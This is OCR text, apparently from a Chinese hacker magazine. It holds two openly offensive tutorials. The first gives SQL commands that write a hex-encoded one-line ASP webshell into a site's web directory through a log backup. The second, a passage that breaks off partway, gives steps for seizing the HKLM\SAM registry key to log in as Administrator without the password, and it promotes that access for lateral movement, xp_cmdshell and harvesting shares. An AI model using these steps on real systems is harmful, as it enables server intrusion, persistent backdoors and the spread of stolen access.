


图 8




图 9

图 8 中显示出来的代码我简单解释一下：

alter database DVBBS set RECOVERY FULL //把SQL设为日志完全恢复模式

create table cmd (a image) //新建一个CMD表

backup log DVBBS to disk = 'c:\cmd' with init //减少备份数据的大小

insert into cmd (a) values (0x3c256576616c2072657175657374282272656e64616e2229253e) //插入一句话木马


backup log DVBBS to disk = 'E\szwhxxgc\shell.asp' //备份到WEB路径

如果是数据库分离的话也可以参照第三期杂志中“路人甲”所写的文章来进行操作（差异备份一个BAT到启动项）。别外还要告诉大家，现在可还有有很多服务器使用的是Win2000操作系统哟。

（本文所涉及到的SQL查询分析器、IIS写权限利用工具已经收录到光盘中）

跟我学SAM欺骗

28度的冰[H.S.T]



SAM欺骗是什么意思？SAM欺骗最后又能实现什么？关于这两个问题大家先不用急着去寻找答案，相信在仔细看了本文后就自然会明白了。SAM可以说是Windows系统中的“最高机密”了，它相当于Windows系统的看门神，可是最近我却发现，SAM也是能够被欺骗的。先说说我最早的想法，虽然这个方法失败了，但我认为还是有必要去说一下。

大家都知道在Windows系统中，SAM文件是储存在%systemroot%\system32\config\目录下的，而这个文件一般情况下是被系统独占，我们不能够对它进行读、写、删除。要想实现SAM欺骗，就要把SAM文件拷贝出来，或者说是备份出来，然后把administrator的密码更改掉，登录系统之后再把SAM复原到原来的位置。这样的效果是什么？效果就是你在不知道administrator密码的前提下也能够登录到administrator的界面。这里所说的界面可以是远程桌面，也可以是本机的桌面。当然了，上面所提到操作都要求你已经有了管理员权限或者更高的权限才行。

看到这儿，可能会有读者要说了，这不是多此一举吗？既然有了管理员的权限，为什么还非要以administrator的身份登录到系统中。对于拥有这种想法的朋友，我主观上还是赞许的，至少他们善于思考。但是我可以给出五点理由：

1.administrator的界面会使你更加容易的熟悉整台服务器，至少一些常用软件的快捷方式会放在桌面上，而我们新添加的用户在登录之后只是一个接近空白的桌面，另外管理员也有可能把一些关键的文件存放在桌面上。虽然说%systemdrive%\Documents and Settings\Administrator\目录下也能看到一些内容，但是总不是很爽。

2.比如说服务器上跑着SQL Server，如果存在另外一台服务器，同样也跑着SQL Server、对方服务器上administrator的密码和我们所在的这台一样，那么我们就能使用Windows身份认证模式登录到那台服务器的SQL Server上了，再接着xp_cmshell什么的就随便大家了（这只是一种想法，我并没有进行详细的验证）。

3.在我们的帐号登录远程桌面的时候，在任务管理器中有时能够看到administrator也在。如果能够连接到administrator的控制界面对我们也是非常有帮助的。我记得有一次连接到管理员的桌面后发现管理员在断开之前没有退出超级终端，所以就直接搞定了另外几台服务器。

4.在文件共享中，如果administrator的密码相同，那么服务器之间的共享文件是可以随意访问的，而不用输入密码，这一点也是非常重要的。在很多内网环境中，共享文件的数量还是相当大的，在其中，我们往往能够发现不少有用的信息。

5.在远程桌面客户端的下拉列表中，我们很容易就能看到administrator经常登录的服务器是哪些。虽然这一点能够通过读取注册表来实现、但还是不如这样来的更直接、方便。

说了以上的几点好处，我想大家应该大致明白我的用意了吧。可是，刚才我所说的把SAM文件拷贝出来再复原的方法是不可行的。为什么说不可行呢？问题不是出在把SAM拷贝出来这一步，而是出在把SAM复原这一步上。SAM文件可以使用IceSword（冰刃）拷贝出来，但是复原就很难了。因为SAM被系统独占，不可能被删除或者覆盖。我在Win2003系统上测试过，使用IceSword删除掉SAM文件后系统立刻就蓝屏了。

车到山前必有路，上面所提到的做法，总体思想是对的，只是具体的实现方法不对，手工克隆帐号的方法给了我灵感，对于还不知道“克隆帐号”为何物的朋友可以翻看以前的黑客X档案杂志。来看我的具体操作。

第一步：在“开始”－“运行”栏输入regedit.exe打开注册表编辑器，找到HKLM\SAM\SAM项，如图1。

第二步：在HKLM\SAM\SAM上点鼠标右键，选择“权限”，将Administrators对SAM设置为完全控制，如图2。




图1




图2

第三步：设置好权限后点击确定，然后按一下F5刷新，使得权限修改的效果得以体现。现在SAM节点就能展开了，一直展开到类似如图3所示的样子。

第四步：在000001F4上点鼠标右键，选择“导出”，将文件导出到一个位置，比如C盘下的1.reg，如图4。




图3

